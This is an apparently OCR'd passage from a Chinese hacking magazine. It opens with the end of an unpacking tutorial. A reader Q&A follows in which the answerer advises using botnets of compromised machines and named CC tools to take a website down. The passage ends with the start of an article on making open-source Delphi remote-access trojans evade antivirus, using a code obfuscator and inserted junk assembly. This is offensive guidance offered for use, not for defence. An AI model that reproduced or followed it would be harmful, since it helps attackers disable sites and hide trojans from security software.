



图17

文章到这儿就结束了，主要为大家介绍了常见的一些脱壳方法，如果对于本文还有什么不理解的地方，也可以到X的论坛来一起探讨学习！

（文章中涉及到的PEiD、OLLyICE、LoadPE、ImportREC，已经收录在光盘中）



问：怎么对一个网站进行拒绝服务攻击？有哪些好的发送数据包的软件，最后导致网站瘫痪的？还有这么进行这样的测试最安全，需要开代理吗？

答：这个你可以采用大量的肉鸡来进行DDOS，当然了，针对网站最方便的莫过于CC了，这样的软件很多的，例如完美、风云等，代理你自己是不需要开的，不过你需要大量的肉鸡，来达到拒绝服务的目的。

文章难易度：★★★
文章阅读点：利用多种修改源代码的方法对木马进行变形躲过杀毒软件的查杀

免杀新招之代码整容

无敌小龙

自从国外使用DELPHI编写的远控软件MINIRAT开放源代码后，国内就出现了很多*RAT山寨版的远程控制软件，可见代码的阅读和修改能力是非常重要的。以往我们为了让自己的木马能够逃脱杀毒软件，通常都会使用加壳工具或者修改汇编代码等方式，但效率非常低下，光查找特征码有时就要花费几十分钟。伴随着远控开源木马的增多，我们可以改变一下思路，化被动的修改特征码为主动的修改程序代码，这样就能高效的做到木马免杀了。本文我就以DELPHI代码为蓝本，毕竟网络上流传的开源远控几乎都是DELPHI编写的。

1、使用工具一马平川

首先为大家介绍一款名为UCode Delphi单元函数混淆器的工具，通过名字就可以看出，这是一款DELPHI代码加密混淆达到程序免杀的工具。




图1

在软件主界面中单击“BROWSE”按钮，在弹出的对话框中选择要进行代码加密和混淆的PAS单元文件，然后选中界面中的加密选项，这里把所有的选项全部进行勾选，然后单击“GET”按钮，得到一个加密特征符，最后单击“PROCESS”按钮，开始加密代码，如图1。程序加密完毕后，就会弹出一个新窗口，显示加密后的代码，如图2。




图2

从图中可以看到，处理后的代码已经面目全非了，杀毒软件对这些代码也就无所适从了。我们只要把这些修改过的代码复制粘贴到原来的单元文件，然后通过DELPHI编译器的编译功能对服务端进行重新编译就可以达到木马免杀的目的了。

2、让杀毒软件晕头转向的垃圾代码

DELPHI作为一款强大的开发工具，不仅支持PASCAL语言，它还可以有效的支持在代码中嵌套汇编代码，也就是说，如果加入了垃圾汇编代码，往往也可以直接达到免杀的目的。在DELPHI中加入ASM汇编代码的语法为：“ASM”+汇编代码+“END；”，如图3。这样，通过在多处加入这样的垃圾代码，就可以有效防御杀毒软件对木马的查杀了，用此招对付瑞星效果非常不错。




图3




图4

